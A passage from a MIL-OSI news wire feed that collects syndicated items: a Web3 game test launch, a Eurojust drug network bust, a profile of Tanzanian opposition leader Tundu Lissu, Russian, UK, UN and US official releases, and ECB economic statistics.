    “By challenging potentially problematic attitudes at their root, we can prevent a culture of abuse against women and girls. We hope as many teachers, children and young people as possible benefit from these resources, as we work towards ending this abuse once and for all.”

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI: Seraph Launches Public Test Realm, Offering Exclusive Early Access and Rewards to Players

    Source: GlobeNewswire (MIL-OSI)

    Web3 Game Launches Final PTR Test, Paving the Way for Official Season 1 Release

    SEOUL, Korea, Oct. 18, 2024 (GLOBE NEWSWIRE) — Seraph, one of the most highly anticipated AAA Web3 games, is set to launch its Public Test Realm (PTR) on Oct. 17, 2024. This milestone marks a significant step in the game’s development, giving players early access to new features and gameplay mechanics ahead of the official release of Season 1.

    The PTR will allow players to explore exclusive in-game content, participate in time-limited events, and earn valuable rewards. This testing phase offers players the opportunity to provide feedback and help shape the final version of the game.

    Exciting Play-to-Earn Opportunities

    Coinciding with the PTR launch, Seraph is also unveiling the RUSH Season 1 event. During this event, players can earn Starry Feathers, which will be redeemable for $SERAPH tokens in the future. By completing tasks and earning points, players can unlock rewards, including:

    • 100 Points: 1 Starry Feather
    • 200 Points: 1 Starry Feather
    • 500 Points: 3 Starry Feathers
    • 1,000 Points: 5 Starry Feathers

    Starry Feathers can be minted as NFTs, providing players with the flexibility to trade or hold them for future token airdrops. All in-game activities, including NFT minting, will be managed through the ActPass wallet system.

    New Features and Content in the PTR

    Throughout the PTR test, players can expect a series of updates designed to enhance gameplay and introduce new content. Key features include:

    • Activation Code Invitation Rewards
    • Secret Prison Mode
    • New Guild Gameplay and Class Adjustments
    • Cosmetic System Enhancements
    • Chaos Dungeon Treasure Chest Broadcast
    • Adventure Notes and New Dark Gold Equipment

    Players will also get a first look at the new Druid character, along with updated Void Realm maps, new leveling systems, and dynamic gameplay elements designed to keep the testing experience engaging.

    Seraph’s Growing Success

    Seraph has already made waves in the GameFi space, achieving over 17,000 ETH in NFT trading volume and attracting more than 90,000 active players during its Season 0 phase. Built on the BNB Chain, Seraph continues to push the boundaries of Web3 gaming innovation.

    By joining the PTR, players can secure early access to exclusive content, unlock rewards during the RUSH event, and gain valuable assets for future game updates—without any upfront investment required.

    How to Participate

    To join the PTR, players need to obtain an activation code, which can be accessed through official Seraph channels. Registration is open at https://reserve.seraph.game/, where players can secure their spot and start exploring Seraph’s final PTR phase.

    For more information and updates, visit the official website at https://www.seraph.game/#/news.

    Contact:
    Nell Loo
    Brand Director
    seraph@actoz.com

    Disclaimer: This content is provided by Seraph. The statements, views and opinions expressed in this column are solely those of the content provider. The information provided in this press release is not a solicitation for investment, nor is it intended as investment advice, financial advice, or trading advice. It is strongly recommended you practice due diligence, including consultation with a professional financial advisor, before investing in or trading cryptocurrency and securities. Please conduct your own research and invest at your own risk.

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/edc7d671-799b-422d-bfd6-dd635c933186

    The MIL Network –

    January 24, 2025
  • MIL-OSI Security: Over 6 million illegally exported pills seized in international operation against drug trafficking network

    Source: Eurojust

    The criminal group, which operated throughout Europe, bought pills from other criminal networks in Serbia. The pills, used to treat anxiety, seizures and insomnia, were then hidden in tyres, in cars, which were transported on lorries, and in clothing to be taken to Romania and Estonia. After arriving in Romania or Estonia, the pills were transported on to the Nordic countries. Members of the criminal group in Finland and Norway acted as distributors and sold the pills on the streets. The sale of the pills was highly profitable for the criminal group. The pills seized during the operations done by the national authorities has a market value of approximately EUR 12.5 million.

    To dismantle the intricate network of criminals, the Romanian authorities launched an investigation into the group. Given the transnational nature of the criminal group, with activities in Romania, Estonia, Finland, and Serbia, international cooperation between the authorities started, supported by Eurojust and Europol.

    A joint investigation team (JIT) was set up at Eurojust between Romanian, Estonian, Finnish and Serbian authorities to collect and exchange information and evidence directly, and carry out joint operations.

    To investigate the activity of the criminal group, special investigative techniques such as control delivery and undercover investigator were successfully used by the authorities of all the countries involved. To this end, Eurojust facilitated the coordination and execution in Hungary, Slovakia, Poland, Lithuania and Latvia of European Investigation Orders issued by Romania. Following these actions, 39 people were arrested, and more than 4 million prescription pills were seized.

    After these measures, the JIT continued their investigations to halt the activities of the criminal group and bring them to justice.

    A large-scale international operation on 17 October coordinated from Eurojust’s headquarters in The Hague, led to the arrest of 14 people in Romania, 11 people in Serbia and 1 person in Finland. 41 houses searches were carried out simultaneously in Romania, 19 in Serbia and one in Finland.

    Items seized during the operation include large quantities of pills, cash, mobile phones, firearms and luxury cars. 2 houses have been also seized in Romania. Europol facilitated the overall operation by liaising with the operating authorities, processing the available data and deploying two specialists with mobile offices to support the action day.

    The following authorities were involved in the actions:

    • Romania:
      • Prosecution Office attached to the High Court of Cassation and Justice
      • Directorate for Investigation of Organized Crime and Terrorism
      • Oradea Territorial Office
      • General Inspectorate of the Romanian Police
      • Directorate for Combating Organized Crime
      • Department for Special Operations
      • Central Intelligence Analysis Unit of the Romanian Police;
      • General Inspectorate for Border Police – Bors, Nadlac and Petea Offices
    • Estonia:
      • Northern District Prosecutor’s Office
      • Police and Border Guard Board, Northern Prefecture, Crime Bureau, Drug and Organised Crime Unit
    • Finland:
      • Prosecution District of Southern Finland
      • Helsinki Police Department and National Prosecution Authority
    • Serbia:
      • Public Prosecutor’s Office for Organized Crime
      • Criminal Investigations Directorate
      • Service for Combatting Organized Crime
      • Department for Combating Organized Drug Smuggling

    MIL Security OSI –

    January 24, 2025
  • MIL-OSI Africa: Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms

    Source: The Conversation – Africa – By Nicodemus Minde, Researcher, United States International University

    Tundu Lissu has become the face of opposition in Tanzania following his defiant and unrelenting criticism of the government. Since he came into the national limelight in 1995 when running for a parliamentary seat, Lissu has been a champion of democracy and human rights. He has taken on the ruling elite, exposing corruption and demanding accountability. This almost cost him his life in 2017.

    In September 2024, new evidence presented at a London tribunal revealed that the telecommunications company Tigo had shared Lissu’s mobile phone data – including his location – with the Tanzanian government. The implication was that the company was assisting the government in its harassment of the politician. Tigo’s owners have distanced themselves from these reports.

    The revelations coincided with a resurgence in government crackdowns on opposition figures.

    In the most recent developments, leaders of the country’s main opposition party Chadema (Chama cha Demokrasia na Maendeleo) – including Lissu, who is the party’s vice-chairperson, and chairman Freeman Mbowe – were arrested in September 2024. This followed their attempt to organise mass protests, which were foiled by the police. The protests had been organised to demand government accountability after the killing of a senior Chadema official and the disappearance of other party members believed to have been abducted by state operatives.

    I have studied Tanzania’s political party dynamics for a decade and interviewed Lissu as part of my PhD research on the country’s democracy. Lissu’s persistence in tackling democratic backsliding in Tanzania has made him a formidable force, challenging the ruling Chama Cha Mapinduzi party.

    Lissu spent about three years in exile in Belgium after the 2017 shooting. He staged a comeback as a presidential candidate in the 2020 elections. He lost to John Magufuli in a poll marred by violence and allegations of rigging.

    There have been changes in the country since Magufuli’s death in March 2021 and a string of political reforms under President Samia Suluhu. This has created the space for Lissu and his party Chadema to establish an opposition that now threatens the ruling party’s six-decade hold on power. Presidential elections are due to be held in 2025.

    So who is Lissu? What’s his history and how did he became involved in politics?

    Early years

    Lissu’s political activism began during his university years in the early 1990s. This marked the start of a career that would later shape Tanzania’s political landscape. Lissu studied law at the University of Dar es Salaam before going to the UK for a master’s degree in law.

    His first foray into national politics came in 1995, when he vied for a parliamentary seat. He was 27. The election was Tanzania’s first under a multiparty system. It introduced Lissu to the arena of opposition politics following his defeat.

    A year later, Lissu was one of the lead investigative lawyers for a public interest environmental law organisation investigating abuses and irregularities at a World Bank-backed gold mine in northern Tanzania. His early work focused on environmental and human rights.

    Lissu and his colleague Rugemeleza Nshala were investigating the killing of 62 small-scale miners and the evictions of thousands at the mine in 1996. They were charged with sedition over these investigations. The government eventually stopped following up on the case.

    Lissu thereafter worked on community land rights at the World Resources Institute, a global organisation focusing on policy research.

    Parliamentary years

    In 2010, Lissu won the parliamentary seat for Singida East under the opposition party Chadema. As a first-term member of parliament, he gained prominence by exposing significant state corruption scandals, particularly in the energy sector.

    Lissu and other Chadema opposition figures became a formidable force, openly naming corrupt government officials and exposing grand theft.

    They also began making calls for constitutional reform. These were aimed at addressing excessive presidential powers and the power imbalances of the union between Tanganyika and Zanzibar. This push culminated in then president Jakaya Kikwete initiating a constitutional review process in 2010.

    Lissu’s legal acumen played out in the constituent assembly, the body convened to deliberate on constitutional reforms. However, the assembly, dominated by members of the ruling party Chama Cha Mapinduzi, rejected many of the key provisions of the draft constitution. It had been widely regarded as the “people’s draft” because it included citizen participation. Its key provisions included reduced presidential powers and the establishment of independent state institutions.

    The process was to culminate in a referendum in 2014. This prematurely aborted and Tanzania went into the 2015 election without a new constitution.

    In these elections, Lissu successfully defended his parliamentary seat. As a second-term legislator, he focused on strengthening Chadema’s presence. This included door-to-door conversations with the public and grassroots mobilisation to build the party.

    The party’s momentum, however, was halted by a repressive regime under Magufuli, who became president in 2015. He cracked down on critics and instituted a partial ban on political rallies.

    Lissu became very critical of Magufuli’s economic policies. In a public address in 2017, Magufuli admitted to the government’s tapping of Lissu’s phone and described those who opposed his own economic reforms as traitors. Soon after this, Lissu was shot 16 times after leaving parliament buildings in the capital, Dodoma.

    Exile

    Lissu officially went into exile in Belgium after the shooting. In 2020, he published Remaining in the Shadows: Parliament and Accountability in East Africa, a critical examination of the presidentialist systems in Uganda, Kenya and Tanzania, which he argued had undermined democratic consolidation in the region.

    Through this publication, Lissu continued his activism, challenging political structures.

    His brief return to Tanzania to contest the presidency in 2020 was marked by repeated arrests and intimidation during the electoral campaign. After his loss to Magufuli, Lissu went back to Belgium.

    He announced his return home in 2023.

    Tanzania today

    It’s important to understand why Lissu and Chadema are viewed as a current threat in Tanzania.

    The country is entering an election period. Local government elections are scheduled for November 2024 ahead of general elections in 2025.

    The ruling party, Chama Cha Mapinduzi, has in the recent past relied on state violence to secure electoral victories. The last general election in 2020 was marred by violence, as well as intimidation of the opposition and censorship.

    It looks likely that Chadema will once again nominate Lissu to contest the presidency in the 2025 general election against president Samia. Lissu’s fearlessness and defiance make him the best candidate to take on the ruling party. Samia has already described Lissu as a troublesome character.

    With the ongoing opposition clampdown, it looks clear that the ruling party is once again willing to do whatever it will take to hold on to power. Even if Tanzania’s democracy suffers.

    – Who is Tundu Lissu? Tanzania’s opposition leader is fighting for change in the face of fresh attacks on political freedoms
    – https://theconversation.com/who-is-tundu-lissu-tanzanias-opposition-leader-is-fighting-for-change-in-the-face-of-fresh-attacks-on-political-freedoms-240821

    MIL OSI Africa –

    January 24, 2025
  • MIL-OSI Russia: Marat Khusnullin: The urban development potential of integrated territorial development projects is more than 230 million square meters of real estate

    MILES AXLE Translation. Region: Russian Federation –

    Source: Government of the Russian Federation – An important disclaimer is at the bottom of this article.

    The integrated territorial development instrument (ITD) continues to develop actively, involving more and more territories where housing, social, communal and road infrastructure facilities are being built.

    At present, 630 decisions on KRT have been made, more than 120 of which have been made since the beginning of this year alone. 292 documents on territorial planning have also been approved, which allows us to determine their investment attractiveness, including the volume of housing and infrastructure construction.

    “In addition to those KRT projects that are already in the implementation stage, that is, decisions have been made on them, contracts have been concluded, tenders have been organized, construction permits have been issued, new ones are being selected in parallel. Thus, in total, 1,303 territories with a total area of 30.8 thousand hectares with a development potential of about 233.7 million square meters are currently being developed, of which 168.2 million square meters are residential areas,” noted Marat Khusnullin.

    First Deputy Minister of Construction and Housing and Public Utilities Alexander Lomakin emphasized that in order to continue to expand the portfolio of KRT projects, a constant dialogue is being conducted with residents, regional authorities, representatives of the State Duma and the Federation Council, and the expert community. “In general, 755 territories with an area of 17.6 thousand hectares are in the active implementation stage in 77 regions of Russia,” said Alexander Lomakin.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    http://government.ru/nevs/53041/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI Russia: Polytechnic University in the top 60 best universities in the BRICS university rankings

    MILES AXLE Translation. Region: Russian Federation –

    Source: Peter the Great St Petersburg Polytechnic University – Peter the Great St Petersburg Polytechnic University –

    The Association of Ranking Authors has published a pilot ranking of universities in the BRICS member countries. The final list includes 600 universities representing 10 member states. Peter the Great St. Petersburg Polytechnic University took 59th place in the overall ranking.

    The new BRICS university ranking was one of the first steps in the systematic assessment of the quality of higher education institutions in the association of states. The list of the best BRICS universities included 161 universities from Russia. St. Petersburg Polytechnic University took 59th place overall and 15th in Russia. The experts took the model of the international ranking “Three University Missions” as a basis and added national features characteristic of BRICS members. For example, the participation of students in international Olympiads provides the university with a higher place in the ranking than the organization’s budget. The Association of Ratings Compilers emphasizes that the methodology for assessing universities uses only verifiable objective indicators and does not depend on subjective expert assessments.

    We perceive the creation of a ranking of universities of the BRICS countries as a major step towards an objective assessment of the association’s universities, taking into account their national identity. The ranking reflects our interaction with the BRICS countries in the field of education: this includes the number of foreign students studying with us and victories in prestigious international Olympiads. The citation rate of our scientists in Russian scientific publications also had a positive effect on our position in the ranking, – noted Acting Vice-Rector for Prospective Projects Maria Vrublevskaya.

    The idea of creating our own university ranking was recorded in the final declaration following the meeting of the BRICS education ministers. This association of states with a population of over 3.6 billion people is today the largest educational market in the world.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    Please note; This information is raw content directly from the information source. It is accurate to what the source is stating and does not reflect the position of MIL-OSI or its clients.

    https://vvv.spbstu.ru/media/nevs/achievements/polytechnic-in-the-top-60-best-universities-in-the-ranking-of-universities-of-Brix-countries/

    MIL OSI Russia News –

    January 24, 2025
  • MIL-OSI United Kingdom: Manchester to be guest city at iconic Barcelona festival next year

    Source: City of Manchester

    The iconic La Mercè Festival

    Manchester is to team up with Barcelona next September at the Catalan city’s iconic La Mercè festival – which each year attracts hundreds of thousands of visitors into the city for a 4-day cultural festival that sets the very highest of bars for festivals everywhere, showcasing the very best of traditional Catalan culture, outdoor arts and music.

    Manchester has been chosen by its Catalan counterparts to be the first-ever English guest city at next year’s event in a move that will see partners from the two cities working closely over the next 12 months to put together a spectacular programme of Mancunian-grown talent in outdoor arts and music for audiences in Barcelona. 

    The invitation to be guest city at the festival is regarded as a big coup for Manchester and one that it’s hoped will lead to a sustained relationship between the two cities that goes beyond next year. 

    It follows a recent visit to Barcelona by a deputation from Manchester that included Leader of Manchester City Council Bev Craig and Deputy Leader of the Council Garry Bridges, for discussions with their Catalan counterparts including Mayor of Barcelona, Jaume Collboni. 

    It’s further hoped that the year-long cultural partnership will help forge an even closer relationship between the two cities that extends beyond culture into other areas of shared policy interest.  

    Councillor Bev Craig, Leader of Manchester City Council, said: “We’re honoured to have been invited by Barcelona to be the 2025 guest city at their historic La Mercè Festival. 

    “Our two cities share very similar visions and through celebrations like the incredible La Mercè festival and our own Manchester Day and packed programme of year-round city-wide cultural activity, it’s clear we both also value the importance of culture and the part it plays in helping build communities, pride and prosperity in our cities.

     “Our city-to-city friendship with Barcelona already spans several decades through various collaborations in culture and sport, as well as in areas like housing, higher education, digital technologies, and sustainability.  We’re very much looking forward to now further strengthening our relationship with the city, both through the next year in the run-up to La Mercè 2025, and beyond.”

    La Mercè attracts hundreds of thousands of visitors each year

     A Memorandum of Understanding was signed during the visit between the cities – with the Mayor of Barcelona, Jaume Collboni, noting that the two cities share a very similar industrial past with histories that are linked to workers’ movements, as well as a present and future with great cultural wealth linked to the creative industries.

    The Memorandum – which both Manchester and Barcelona hope will continue after next year – puts the cultural collaboration between the two cities into effect and provides a working framework for artists, organisations and other partners involved, focusing initially on music productions and street arts events for next year’s La Mercè festival.

    Jaume Collboni, Mayor of Barcelona, said: “We’re deeply honoured to invite Manchester to be the guest city for their historic La Mercè in 2025.

    “It will be very interesting for the people of Barcelona to discover Manchester’s cultural expression first hand, its music, for which it is known the world over, but also its visual and street arts, sports and theatre.”

    The invitation for Manchester to be guest city at next year’s La Mercè festival follows a long relationship over many years between cultural organisations in Barcelona and Manchester-based arts organisations XTRAX and Without Walls, and will see XTRAX acting as Creative Director across next year’s guest city programme. 

    Maggie Clarke, Director at Xtrax said:  “I’m proud to have helped secure Manchester as Guest City for La Mercè festival 2025, a relationship XTRAX has nurtured over many years. Our winning bid focuses on outdoor arts, and we’re supporting the Artistic Director of La Mercè street arts festival to select a programme of diverse and ambitious outdoor arts from Manchester to feature in the festival in Barcelona in 2025. 

    “XTRAX believes in the importance of outdoor festivals and is committed to international collaboration. Since 2001 we’ve supported hundreds of artists to showcase their work at international festivals in the UK and around the world. In light of the challenges to European mobility presented by Brexit, I am thrilled that this collaboration with one of Europe’s major outdoor festivals allows us to showcase the variety and quality of work from the UK, and Manchester in particular. We hope this will pave the way for more European collaborations in the years to come.” 

    Manchester’s contribution to next year’s La Mercè will also be closely supported by Without Walls as Co-Curator and Strategic Partner. 

    Ralph Kennedy, Chief Executive at Without Walls said: “As an organisation rooted in Manchester, we’re immensely proud to be part of the La Mercè Festival in 2025 and to help bring outstanding outdoor work to its audiences next year. 

    “Together with XTRAX we look forward to co-curating an outdoor arts programme that celebrates innovation, excellence and international cultural exchange to support and showcase the diversity of artists that reflect the city we live in today.”  

    The Manchester music programme for next year’s festival will be curated by Manchester-based music organisation Brighter Sounds.

    Kate Lowes, Director, Brighter Sound, said: “Manchester is renowned globally for its rich musical heritage and pioneering new artists, and we are delighted to be able to showcase this at Barcelona’s vibrant La Mercè festival in 2025. As a member of the Music Cities network, Manchester is proudly international in its musical outlook and there are exciting opportunities ahead for collaboration with the incredible music scene in Catalonia. We look forward to strengthening the bond between our two cities through our shared love of music at La Mercè, and for years to come.”

    Live music at this year’s La Mercè

    The collaboration between Manchester and Barcelona as two cities with very similar backgrounds and identities is also being championed by Marketing Manchester, with benefits expected for both cities from the partnership.   

    Victoria Braddock, Managing Director at Marketing Manchester, said: “Barcelona’s annual La Mercè Festival is a fantastic showcase of civic pride and inimitable Catalonian culture, and we’re honoured that Manchester has been invited to join the event in 2025 as guest city. There are many synergies between Manchester and Barcelona: both vibrant cultural hubs, rich in history, with strong identities, and a shared passion for so much, especially music and sport. This is a perfect city-to-city partnership, and we look forward to bringing our cities even closer together over the coming years.” 

    The cultural partnership between the two cities is also being supported by Arts Council England.

     Jen Cleary, Director North and Combined Arts, Arts Council England, said: “We’re delighted to support this unique creative collaboration between Manchester and Barcelona – celebrating and showcasing some of the best outdoor artists and companies in both cities. The partnership opens up new opportunities for international touring and artistic exchange, as well as providing a platform to strengthen civic ties through arts and culture. La Mercè is a major event in the European outdoor arts calendar and we can’t wait to see Manchester take pride of place as the Festival’s Guest City.” 

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI United Kingdom: Stylish new opening of The Cream Store in Sheffield city centre Independent premium fashion retailer The Cream Store has opened a 3,000 sq ft flagship shop on the ground floor of Burgess House today in Sheffield’s Heart of the City, the Council’s prize-winning redevelopment scheme. 18 October 2024

    Source: City of Sheffield

    Independent premium fashion retailer The Cream Store has today opened a 3,000 sq ft flagship shop on the ground floor of Burgess House in Sheffield’s Heart of the City, the Council’s prize-winning redevelopment scheme.

    On 7 November, a limited-edition collaboration with Carhartt WIP will launch, along with Thornbridge who will host a limited-edition beer for the event, as well as other activities taking place throughout the day.

    Sheffield will become The Cream Store’s second dedicated shop in the UK, following the long-term success of the company’s Nuneaton store, which opened in 2005. The new opening provides the local community with a ‘go to’ place to shop for quality in a relaxed, ambient atmosphere where customers can view the latest fashion collections.

    The store, which also boasts a raised mezzanine, will stock contemporary clothing and lifestyle accessories for both men and women. Premium brands, which are regularly refreshed and rotated, include the popular Carhartt WIP, Fred Perry, Edwin, Nudie Jeans Co, Gramicci, plus many more.

    Like Nuneaton, the store will also house its acclaimed ‘Sneaker Treat’ service, offering customers a range of sustainable cleaning and restoration solutions to bring their favourite trainers back to life.

    Councillor Ben Miskell, Chair of the Transport, Regeneration and Climate Policy Committee at Sheffield City Council, said: “We’re thrilled to welcome The Cream Store to Heart of the City, which is another significant addition to the growing fashion offer in Sheffield. As one of the largest urban regeneration schemes in Britain, this has been a huge year for Heart of the City, which has seen the Radisson Blu, Cambridge Street Collective food hall and Leah’s Yard as new additions, BOX sports bar and kitchen set to open its doors next month and being named Outstanding Development of the Year.”

    Manish Patel, Director of The Cream Store, said: “We’re incredibly excited to open our doors to the Sheffield public and showcase what we’re all about. The store looks stunning. We have fully committed to a bespoke design, where the team has gone above and beyond to create something truly unique to us that reflects our brand. It will offer a relaxed, ambient atmosphere for our clients to chat, linger, and browse our latest collections.

    “Client service is at the heart of everything we do. We love connecting with our clients, sharing our advice, and discussing our passion for our products. This approach has helped us maintain a loyal client base over the last two decades, and we’re excited to grow something even bigger in Sheffield.”

    The Cream Store also boasts a dedicated online shop, with a ‘click and collect’ service. Please visit https://thecreamstore.com for more details.

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI United Kingdom: TUV seek to raise status of PIRA in Stormont

    Source: Traditional Unionist Voice – Northern Ireland

    Statement by TUV MLA Timothy Gaston:

    “Today’s statement by the PSNI  broadcast on the Nolan Show that the security service assessment of the role and status of the PIRA and its Army Council hasn’t changed does not come as a surprise to TUV. However, it is worth remembering that the Ministerial Pledge of Office which all members of the Executive are required to take says they “commitment to non-violence and exclusively peaceful and democratic means…, to challenge paramilitary attempts to control communities [and] to support those who are determined to make the transition away from paramilitarism”.

    “It is incompatible with democracy that a party controlled by the PIRA Army Council should be leading the government of Northern Ireland. Those who partner them should be ashamed. I think particularly of the DUP who, in 2007, signed up to Stormont on the basis of the pledge in their manifesto:

    “The DUP holds to its long standing position that there can only be an agreement involving Sinn Fein when there has been delivery by the republican movement, tested and proved over a credible period, in terms of support for the PSNI, the Courts and the rule of law, a complete end to paramilitary and criminal activity and the removal of terrorist structures.”

    “For most of the past 17 years the DUP have, as they do today, partnered Sinn Fein while the IRA Army Council continues to have a key role in the organisation.

    “While others shrug their shoulders and claim there is nothing they can do about it, TUV is determined to make Stormont face up to these issues and hold those who, for the sake of office, choose to ignore the fact that their partners in government continue to be controlled by an illegal terrorist organisation responsible for the best part of 2,000 murders.

    “To that end, I have tabled both an urgent oral question to the Justice Minister and a Matter of the Day for Monday. It is over to the speaker if time will be set aside for these matters. I trust he will regard them as sufficiently serious.”

    MIL OSI United Kingdom –

    January 24, 2025
  • MIL-OSI Video: Enforcement Efforts at Our Borders – Press Conference Oct 17, 2024 | CBP

    Source: United States of America – Federal Government Departments (video statements)

    U.S. Customs and Border Protection (CBP) Senior Official Performing the Duties of the Commissioner Troy A. Miller was in San Diego, California, meeting with local CBP leadership and workforce from across Southern California. While in California, Mr. Miller hosted a media availability at the San Ysidro Port of Entry to discuss CBP’s enhanced enforcement efforts that are enhancing the safety and security of our communities.

    Instagram ➤ https://instagram.com/CBPgov
    Facebook ➤ https://facebook.com/CBPgov
    Twitter ➤ https://twitter.com/CBP
    Official Website ➤ https://www.cbp.gov

    #cbp
    #lawenforcement
    #bordersecurity

    https://www.youtube.com/watch?v=ce8DhLk6jmI

    MIL OSI Video –

    January 24, 2025
  • MIL-OSI Video: UNRWA: Alarm about Israeli measures against it – Media Stakeout | United Nations

    Source: United Nations (Video News)

    Joint statement delivered by a group of Ambassadors, who are part of the signatories of the “Shared Commitments” document to support UNRWA on the recent developments with the agency.

    https://www.youtube.com/watch?v=iaLeDgX-OZE

    MIL OSI Video –

    January 24, 2025
  • MIL-OSI Video: FEMA Administrator Deanne Criswell Daily Press Briefing – October 17th, 2024

    Source: United States of America – Federal Government Departments (video statements)

    FEMA Administrator Deanne Criswell hosts a press briefing to provide an update on the ongoing federal and local response and recovery efforts from Hurricane Helene and Hurricane Milton.

    https://www.youtube.com/watch?v=K12NpF943Q8

    MIL OSI Video –

    January 24, 2025
  • MIL-OSI Video: UNIFIL Peacekeeper’s Testimonial – United Nations

    Source: United Nations (Video News)

    Major Mandy Heeren, Military Gender Advisor with UNIFIL, speaks from the UNIFIL bunker about the recent fighting in southern Lebanon and the ongoing efforts on the ground.

    https://www.youtube.com/watch?v=s2Zev8jwkkU

    MIL OSI Video –

    January 24, 2025
  • MIL-OSI China: Xi to attend 16th BRICS Summit in Kazan, Russia

    Source: People’s Republic of China – State Council News

    BEIJING, Oct. 18  — Chinese President Xi Jinping will attend the 16th BRICS Summit in Kazan, Russia, from Oct. 22 to 24 at the invitation of President of the Russian Federation Vladimir Putin, foreign ministry spokesperson Hua Chunying announced here on Friday.

    MIL OSI China News –

    January 24, 2025
  • MIL-OSI Video: Intl Day for the Eradication of Poverty 2024 – UN Chief Message | United Nations

    Source: United Nations (Video News)

    Secretary-General’s message on the International Day for the Eradication of Poverty: “Ending social and institutional maltreatment: acting together for just, peaceful and inclusive societies”

    —

    Poverty is a global plague, affecting hundreds of millions of people around the world.

    But poverty is not inevitable. It is the direct result of the choices that societies and governments make — or fail to make.

    This year’s theme reminds us that people mired in poverty contend with societal discrimination and systemic barriers that make it more difficult to access vital services and support.

    Ending global poverty — and achieving the Sustainable Development Goals — requires governments shaping institutions and systems that put people first.

    It demands that we prioritize investments in decent work, learning opportunities and social protection that offer ladders out of poverty.

    And it calls on us to fully implement the new Pact for the Future by supporting an SDG Stimulus and reforming the global financial architecture to help developing countries invest in their people.

    Eradicating poverty is an essential foundation for humane, dignified societies that leave no one behind.

    On this important day, let’s re-commit to making poverty history.

    *****
    (En français)

    La pauvreté est un fléau mondial qui touche des centaines de millions de personnes à travers la planète.

    Toutefois, elle n’est pas une fatalité. Elle résulte directement des choix que font, ou ne font pas, les sociétés et les États.

    Le thème de cette année nous rappelle que les personnes en proie à la pauvreté sont confrontées à des discriminations sociétales et à des obstacles systémiques qui les empêchent d’accéder à l’aide et aux services essentiels.

    Pour éliminer la pauvreté dans le monde et atteindre les objectifs de développement durable, il faut que les États se dotent d’institutions et de systèmes qui placent les gens au cœur de leur action.

    Il convient d’investir en premier lieu dans le travail décent, l’apprentissage et la protection sociale, véritables marchepieds pour sortir de la pauvreté.

    Il convient enfin de mettre pleinement en œuvre le nouveau Pacte pour l’avenir, en soutenant le plan de relance des objectifs de développement durable et en réformant l’architecture financière internationale afin d’aider les pays en développement à investir dans leur population.

    L’éradication de la pauvreté est indispensable à l’édification de sociétés humaines et dignes où personne n’est laissé de côté.

    En ce jour important, redisons notre détermination à faire de la pauvreté une histoire ancienne.

    https://www.youtube.com/watch?v=TB2ruwh3XTY

    MIL OSI Video –

    January 24, 2025
  • MIL-OSI Banking: Results of the ECB Survey of Professional Forecasters for the fourth quarter of 2024

    Source: European Central Bank

    18 October 2024

    • Inflation expectations at 2.4% for 2024 and 1.9% for 2025 and 2026; unchanged except for 0.1 percentage point downward revision for 2025; longer-term inflation expectations (for 2029) remain at 2.0%
    • Real GDP growth expectations broadly unchanged; small downward revision for 2025 largely reflects a carry-over from weaker than previously expected growth in the second half of 2024
    • Unemployment rate expectations unchanged; expected to average 6.5% in 2024 and 2025 but to decline to 6.4% in 2026 and in the longer term

    Respondents’ expectations for headline inflation, as measured in terms of the Harmonised Index of Consumer Prices (HICP), were 2.4% for 2024 and 1.9% for both 2025 and 2026. These were unchanged except for a 0.1 percentage point downward revision for 2025, mainly reflecting expectations for lower oil prices. Expectations for core HICP inflation, which excludes energy and food, were revised upwards slightly for 2024, reflecting data outturns and more persistent than expected services inflation, but were unchanged thereafter. Longer-term expectations for both headline and core HICP inflation were unchanged at 2.0%.

    Respondents expected real GDP growth of 0.7% in 2024, 1.2% in 2025 and 1.4% in 2026. Compared with the previous survey, the expectations for 2025 were revised down by 0.1 percentage points. The downward revision for 2025 largely reflects a carry-over from weaker than previously expected growth in the second half of 2024, with the expected quarterly growth profile thereafter largely unchanged. Longer-term growth expectations remained unchanged at 1.3%.

    The expected profile of the unemployment rate was unchanged. Respondents continued to expect the unemployment rate to average 6.5% in 2024 and 2025, but to decline to 6.4% in 2026, and then to remain at 6.4% in the longer term.

    MIL OSI Global Banks –

    January 24, 2025
  • MIL-OSI Banking: Euro area monthly balance of payments: August 2024

    Source: European Central Bank

    18 October 2024

    • Current account recorded €31 billion surplus in August 2024, down from €41 billion in previous month
    • Current account surplus amounted to €408 billion (2.8% of euro area GDP) in the 12 months to August 2024, up from €138 billion (1.0%) one year earlier
    • In financial account, euro area residents’ net acquisitions of non-euro area portfolio investment securities totalled €510 billion and non-residents’ net acquisitions of euro area portfolio investment securities totalled €718 billion in the 12 months to August 2024

    Chart 1

    Euro area current account balance

    (EUR billions unless otherwise indicated; working day and seasonally adjusted data)

    Source: ECB.

    The current account of the euro area recorded a surplus of €31 billion in August 2024, a decrease of €10 billion from the previous month (Chart 1 and Table 1). Surpluses were recorded for goods (€32 billion) and services (€19 billion). Deficits were recorded for secondary income (€15 billion) and primary income (€ 4 billion).

    Table 1

    Current account of the euro area

    (EUR billions unless otherwise indicated; transactions; working day and seasonally adjusted data)

    Source: ECB.

    Note: Discrepancies between totals and their components may be due to rounding.

    Data for the current account of the euro area

    In the 12 months to August 2024, the current account surplus widened to €408 billion (2.8% of euro area GDP), up from €138 billion (1.0% of euro area GDP) one year earlier. This increase was mainly driven by a larger surplus for goods (up from €147 billion to €379 billion), and, to a lesser extent, by larger surpluses for services (up from €129 billion to €162 billion) and primary income (up from €29 billion to €33 billion). The secondary income deficit remained broadly stable (slightly down from €166 billion to €165 billion).

    Chart 2

    Selected items of the euro area financial account

    (EUR billions; 12-month cumulated data)

    Source: ECB.

    Notes: For assets, a positive (negative) number indicates net purchases (sales) of non-euro area instruments by euro area investors. For liabilities, a positive (negative) number indicates net sales (purchases) of euro area instruments by non-euro area investors.

